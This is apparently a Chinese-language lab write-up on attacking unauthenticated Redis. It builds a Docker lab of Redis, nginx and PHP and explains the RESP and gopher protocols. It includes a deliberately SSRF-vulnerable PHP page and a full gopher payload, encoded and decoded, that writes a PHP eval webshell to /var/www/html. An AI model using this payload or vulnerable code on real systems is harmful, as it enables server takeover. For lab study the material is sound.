Redis上
作为高速缓存的数据库类型,其存在的意义是为了缓解Mysql这种固态硬盘的压力,读取操作在内存上时明显比硬盘快的
常见的流程就是用户需要访问数据库内容,服务器先看redis内存里面有没有,没有就再从硬盘里面读取
redis默认端口为6379
如果运维人员没有配置密码,这是很常见的行为,就存在redis未授权漏洞或者是弱密码,一旦存在十分危险,据我经验凭这一点就可以完全拿下这个服务器,而且这个洞很多很常见
redis配置
用docker拉一个redis 6.2.14
配置redis.config
网上复制的redis配置信息,文章中间遇到了在讲这些配置的具体作用
#hihihiha

# Redis服务器配置

# 绑定IP地址
#解除本地限制 注释bind 127.0.0.1
#bind 127.0.0.1

# 服务器端口号
port 6379

#配置密码,不要可以删掉
requirepass 123456


#这个配置不要会和docker -d 命令 冲突
# 服务器运行模式,Redis以守护进程方式运行,默认为no,改为yes意为以守护进程方式启动,可后台运行,除非kill进程,改为yes会使配置文件方式启动redis失败,如果后面redis启动失败,就将这个注释掉
daemonize no

#当Redis以守护进程方式运行时,Redis默认会把pid写入/var/run/redis.pid文件,可以通过pidfile指定(自定义)
#pidfile /data/dockerData/redis/run/redis6379.pid

#默认为no,redis持久化,可以改为yes
appendonly yes


#当客户端闲置多长时间后关闭连接,如果指定为0,表示关闭该功能
timeout 60
# 服务器系统默认配置参数影响 Redis 的应用
maxclients 10000
tcp-keepalive 300

#指定在多长时间内,有多少次更新操作,就将数据同步到数据文件,可以多个条件配合(分别表示900秒(15分钟)内有1个更改,300秒(5分钟)内有10个更改以及60秒内有10000个更改)
save 900 1
save 300 10
save 60 10000

# 按需求调整 Redis 线程数
tcp-backlog 511


# 设置数据库数量,这里设置为16个数据库
databases 16


# 启用 AOF, AOF常规配置
appendonly yes
appendfsync everysec
no-appendfsync-on-rewrite no
auto-aof-rewrite-percentage 100
auto-aof-rewrite-min-size 64mb


# 慢查询阈值
slowlog-log-slower-than 10000
slowlog-max-len 128


# 是否记录系统日志,默认为yes
syslog-enabled yes

#指定日志记录级别,Redis总共支持四个级别:debug、verbose、notice、warning,默认为verbose
loglevel notice

# 日志输出文件,默认为stdout,也可以指定文件路径
logfile stdout

# 日志文件
#logfile /var/log/redis/redis-server.log


# 系统内存调优参数
# 按需求设置
hash-max-ziplist-entries 512
hash-max-ziplist-value 64
list-max-ziplist-entries 512
list-max-ziplist-value 64
set-max-intset-entries 512
zset-max-ziplist-entries 128
zset-max-ziplist-value 64
创建redis数据库目录
启动容器
docker run -d \
  --name redis6.2.14 \  # 容器名称,自定义(后续管理用)
  --restart=always \    # 开机自启,防止服务器重启容器停掉
  -p 6379:6379 \        # 端口映射(宿主机6379 → 容器6379)
  # 挂载你的配置文件(对应你修正后的redis.conf路径)
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  # 挂载数据目录(持久化文件存在这里,防止数据丢失)
  -v /data/dockerData/redis/data:/data \
  redis:6.2.14 \        # 你已拉取的Redis 6.2.14镜像
  redis-server /etc/redis/redis.conf  # 指定用挂载的配置文件启动

  docker run -d \
  --name redis6.2.14 \
  --restart=always \
  -p 6379:6379 \
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  redis:6.2.14 \
  redis-server /etc/redis/redis.conf
遇到一个小问题,之前的hfish蜜罐还在着呢,关了重开

终于

一个redis服务就搭建好了,如果是真实环境不用docker的话,注意别用root权限去搭建,后面再说其危害
进入容器
docker exec -it redis6.2.14 /bin/bash

kali本地连接
└─# redis-cli -h 127.0.0.1 -p 6379 -a 123456
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
127.0.0.1:6379>
如果是其他公网IP,没有设置密码,且可以公网访问,这句话就直接连接了
redis服务简介
非关系型数据库,存储简单的数据,仅键与值,不像mysql,又是表又是键又是库的,redis就是简简单单的键值对,好像说mysql最后存储的也是键值对

查看存储数据何处

Redis 只认「RESP 协议格式」的命令(否则报invalid multibulk length),这个协议的核心规则是:
- 数组开头用
\*N:*表示 “后面是数组”,N是数组内的参数个数(比如*4表示后面有 4 个参数); - 字符串开头用
$M:$表示 “后面是字符串”,M是字符串的字节长度(比如$6表示后面的字符串长度是 6); - 字段分隔用
\r\n:每个*N、$M、字符串内容后,必须用\r\n(URL 编码后是%0D%0A)分隔; - 命令是 “数组格式”:Redis 的命令(比如
config set dir /var/www/html)会被包装成数组:[config, set, dir, /var/www/html],对应*4(4 个参数)。
对于redis服务操作又很多,先说三个基础的操作
webshell写入(若redis与web服务在同一主机),定时任务执行反弹shell,ssh公私钥写入
redis接入web应用
实验:建立一个nginx,php,redis服务的docker网络,测试redis服务的漏洞
启动docker的redis服务
  docker run -d \
  --name redis6.2.14 \
  --restart=always \
  -p 6379:6379 \
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  -v /docker/webtest/redis/html:/var/www/html \
  --network redis-nginx-net \
  redis:6.2.14 \
  redis-server /etc/redis/redis.conf
nginx配置,目录我自己改到了docker文件夹里面
server {
    listen 80;
    server_name localhost;

    # 网站根目录(需和PHP-FPM挂载的目录一致)
    root /var/www/html;
    index index.php index.html;

    # 解析PHP请求:转发到PHP-FPM容器(容器名:9000,PHP-FPM默认端口)
    location ~ \.php$ {
        fastcgi_pass php-fpm:9000; # PHP-FPM容器名(同一网络可直接访问)
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }
}
docker启动nginx和php环境
docker run -d \
  --name php-fpm \  # 容器名(Nginx配置中要对应这个名称)
  --network redis-nginx-net \  # 加入和Redis、Nginx相同的网络
  -v ~/web/html:/var/www/html \  # 本地代码目录 → 容器/var/www/html
  --restart=always \
  php:7.4-fpm

  docker run -d \
  --name php-fpm \
  --network redis-nginx-net \
  -v ~/web/html:/var/www/html \
  --restart=always \
  php:7.4-fpm


  docker run -d \
  --name my-nginx \
  --network redis-nginx-net \  # 加入和Redis、PHP-FPM相同的网络
  -p 80:80 \  # 主机80端口映射到Nginx容器80端口
  # 挂载你的本地网页目录 → 容器/var/www/html
  -v /docker/webtest/redis/html:/var/www/html \
  # 挂载你的本地Nginx配置 → 覆盖容器默认配置
  -v /docker/webtest/redis/nginx-conf/default.conf:/etc/nginx/conf.d/default.conf \
  --restart=always \
  nginx:latest  # 改用官方nginx镜像
完整指令
docker stop my-nginx
docker stop php-fpm
docker stop redis6.2.14
docker rm my-nginx
docker rm php-fpm
docker rm redis6.2.14
docker network rm redis-nginx-net
docker network create redis-nginx-net

docker run -d \
  --name php-fpm \
  --network redis-nginx-net \
  -v /docker/webtest/redis/html:/var/www/html \
  --restart=always \
  php:7.4-fpm

docker run -d \
  --name my-nginx \
  --network redis-nginx-net \
  -p 80:80 \
  -v /docker/webtest/redis/html:/var/www/html \
  -v /docker/webtest/redis/nginx-conf/default.conf:/etc/nginx/conf.d/default.conf \
  --restart=always \
  nginx:latest

    docker run -d \
  --name redis6.2.14 \
  --restart=always \
  -p 6379:6379 \
  -v /data/dockerData/redis/conf/redis.conf:/etc/redis/redis.conf \
  -v /data/dockerData/redis/data:/data \
  -v /docker/webtest/redis/html:/var/www/html \
  --network redis-nginx-net \
  redis:6.2.14 \
  redis-server /etc/redis/redis.conf
配置完毕,启动!!!
两个容器就像 “两个独立的电脑”,只是通过 “U 盘(共享挂载目录)” 共享了同一个文件目录,但 “电脑本身的系统、软件、功能完全不同”。

简单写一个redis的靶场
实际这是我第一次自己搭建靶场,配的很烂,好在最后还是运行起来了,docker+nginx+redis+PHP,历经千辛万苦,主要就是这个挂载目录,容器名与配置文件,搅成一团,烂是烂,但还是跑起来了,不敢动他了
中间好像有个redis配置的protect-mode的问题,以及redis挂载目录,中间检查redis是否与web建立连接,排查的有点久
但是最后还是没有实现用gopher://127.0.0.1这种方式,好像要涉及到全解析,怕了,有机会再弄,我怕又哪里不对,搞坏了
下面给出源码
<?php
error_reporting(0);
$res = '';
if (isset($_REQUEST['url'])) {
    $ch = curl_init($_REQUEST['url']);
    curl_setopt_array($ch, [
        CURLOPT_HEADER => 0,
        CURLOPT_FOLLOWLOCATION => 1,
        CURLOPT_TIMEOUT => 10,
        CURLOPT_RETURNTRANSFER => 1  // 仅添加这一行:强制curl返回响应内容(原始代码缺失)
    ]);
    ob_start();
    curl_exec($ch);
    $res = ob_get_clean();
    curl_close($ch);
}
?>

<form method="get">
    <input name="url" placeholder="输入URL(支持gopher/http/file)" value="<?=htmlspecialchars($_REQUEST['url']??'')?>">
    <button type="submit">发送</button>
</form>

<?php if ($res): ?>
<pre><?=htmlspecialchars($res)?></pre>
<?php endif; ?>

这就是一个CTFhub上存在很明显的redis漏洞的靶场,我把源码薅过来了然后根据我自己的配置改好了
webshell写入
先介绍gopher协议,以及gopher协议应用场景,为什么支持与Redis连接
Gopher协议
gopher 协议是一个在http 协议诞生前用来访问Internet 资源的协议可以理解为http 协议的前身或简化版,虽然很古老但现在很多库还支持gopher 协议而且gopher 协议功能很强大。 它可以实现多个数据包整合发送,然后gopher 服务器将多个数据包捆绑着发送到客户端,这就是它的菜单响应。比如使用一条gopher 协议的curl 命令就能操作mysql 数据库或完成对redis 的攻击等等。 gopher 协议使用tcp 可靠连接。
核心特性(决定了它的后续应用场景):
- 格式极简:没有 HTTP 那样复杂的请求头(如
Host、User-Agent),仅需「协议标识 + 目标地址 + 端口 + 原始数据」即可通信; - 明文传输:所有数据以原始字节流形式在 TCP 端口上传输,不加密、不修改;
- 支持任意 TCP 端口:可直接向目标服务器的任意开放 TCP 端口发送数据(如 Redis 的 6379、MySQL 的 3306、SSH 的 22 等);
- “数据直达”:Gopher 协议的核心是「传递原始数据」,不解析数据内容,仅负责把
gopher://中指定的 “数据段” 转发到目标端口。
简单类比:Gopher 就像「TCP 数据的快递员」—— 你把要发送的原始数据(比如 Redis 命令)交给它,它直接送到目标服务器的指定端口,中间不拆包、不修改。
- Gopher 协议的本质:TCP 原始数据的 “纯转发工具”,无额外解析逻辑;
- Redis 的通信本质:TCP 端口上的 “RESP 协议字节流解析器”,只要数据格式正确就执行;
- 两者兼容的关键:Gopher 能 “原封不动” 地把 RESP 命令(Redis 能识别的格式)通过 TCP 发给 6379 端口,中间无任何阻碍。
除了Redis之外,Gopher也可以与Mysql,FTP等端口进行通信进行测试
这是Web通过redis服务写入shell的基本原理,比较好理解
先直接给出payload
CTFhub原题的payload是这个
gopher%3A//127.0.0.1%3A6379/_%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%252A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252432%250D%250A%250A%250A%253C%253Fphp%2520%2540eval%2528%2524_POST%255B%2527c%2527%255D%2529%253B%2520%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%25243%250D%250Adir%250D%250A%252413%250D%250A/var/www/html%250D%250A%252A4%250D%250A%25246%250D%250Aconfig%250D%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A
二次url解码
gopher://127.0.0.1:6379/_*1
$8
flushall
*3
$3
set
$1
1
$32


<?php @eval($_POST['c']); ?>


*4
$6
config
$3
set
$3
dir
$13
/var/www/html
*4
$6
config
$3
set
$10
dbfilename
$9
shell.php
*1
$4
save
这个其实在当初招新的时候就见过了,壳师傅出的,那个不是未授权,有密码但是有个任意文件读取可以翻出来,当时那个payload我现在还留着

这是个写入webshell的payload
